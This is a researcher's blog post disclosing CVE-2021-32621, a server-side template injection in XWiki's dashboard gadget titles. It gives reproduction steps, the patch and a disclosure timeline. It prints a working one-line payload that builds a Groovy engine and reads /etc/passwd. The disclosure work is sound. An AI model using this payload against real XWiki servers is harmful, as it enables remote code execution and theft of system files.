XWiki Platform RCE via gadget titles in the dashboard (CVE-2021-32621)

Jun 17, 2021

It all started with Users with SCRIPT right can access the application server instance manager and create arbitrary Java objects through $request binding. I tried other fields where similar payload for Server-Side Template Injection could work and found one more.

Short description:

Registered users are able to execute server side code via gadget title (Server-Side Template Injection).


Links:

- Script injection without script or programming rights through Gadget titles
- XWIKI-17794
- CVE-2021-32621

Details:

Full path to reproduce:

1. Open XWiki platform (I used http://playground.xwiki.org/ and local installation using docker image)
2. Go to profile -> Edit -> My dashboard -> Add gadget
3. Choose any gadget (e.g. content or python).
4. Paste following payload into title (one line):
   ```
   $request.getServletContext().getAttribute("org.apache.tomcat.InstanceManager")
   .newInstance("javax.script.ScriptEngineManager").getEngineByName("groovy").eval("new
   File('/etc/passwd').text")
   ```
5. Submit the gadget



Fix in source code: XWIKI-17794: Properly interpret velocity in gadget titles. So now evaluation of title is wrapped with check for user right 'SCRIPT'.

Timeline:

1. 14 Sep 2020 - reported to XWiki team
2. 12 Jan 2021 - confirmed and fixed
3. 18 May 2021 - published
4. 28 May 2021 - CVE assigned

Acknowledgement

Thanks to d4d for helping with working payload.

Jay From Future's Blog (but not about future or futures)
jay.from.future@gmail.com

jay-from-future

Dark times lie ahead of us and there will be a time when we must choose between what is easy and what is right. (Albus Dumbledore, Harry Potter and the Goblet of Fire)